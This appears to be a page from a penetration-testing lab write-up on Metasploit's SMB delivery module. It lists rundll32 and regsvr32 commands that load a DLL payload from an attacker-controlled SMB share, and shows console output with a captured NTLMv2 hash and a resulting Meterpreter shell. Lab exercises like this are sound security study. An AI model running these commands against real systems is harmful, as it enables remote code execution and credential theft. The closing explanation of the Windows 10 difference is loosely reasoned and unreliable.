
in windows 7 and windows server 2016 we have to run test.dll file manually by

Open cmd as adminstrator
Command: `regsvr32 path\to\your\file.dll`
Command: `regsvr32 test.dll` (FOR WINDOWS 7)
Command: `rundll32.exe \\192.168.241.128\tBJh\test.dll,0` (FOR WINDOWS SERVER 2016)

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> rundll32.exe \\192.168.241.128\tBJh\test.dll,0
PS C:\Windows\system32>
```

```
[*] Run the following command on the target machine:
msf6 exploit(windows/smb/smb_delivery) > rundll32.exe \\192.168.241.128\SCYHAF\test.dll,0
[SMB] NTLMv2-SSP Client     : 192.168.241.148
[SMB] NTLMv2-SSP Username   : domain\Admin
[SMB] NTLMv2-SSP Hash       : Admin::domain:d31c8a5860c8848c:2c78a92e8e0106808f51449d0d0c42d0:0101000000000008087179f652cdb01fdb8633097fe735200000000200120057004f0052004b00470052004f0055005000010012005700400520004b00470052004f0055005000040012005700400520004b00470052004f0055005000030012005700400520004b00470052004f0055005000070008080087179f652cdb0106000400020000000800300030000000000000000010000000020000041478c77a10411fb4af28f4f6f6628c4d3938aed54476ae5f15293c3f244107b0a0010000000000000000000000000000000000000090028006300690066007300200f003100390032002e003100360038002e003200340031002e0031003200380000000000000000000
```



we got meterpreter shell for server

reason behind it :-

When using SMB delivery to exploit computers, the different results on Windows 7, Windows Server 2016, and Windows 10 are mainly due to security
improvements in Windows 10. Windows 10 has stronger protections, like User Account Control (UAC) and stricter settings for how programs run, which
can block unauthorized code from executing. This means that while you might get a Meterpreter session easily on Windows 7 or Server 2016, Windows
10 often just gives you hashed passwords instead because it prevents the exploit from working as intended.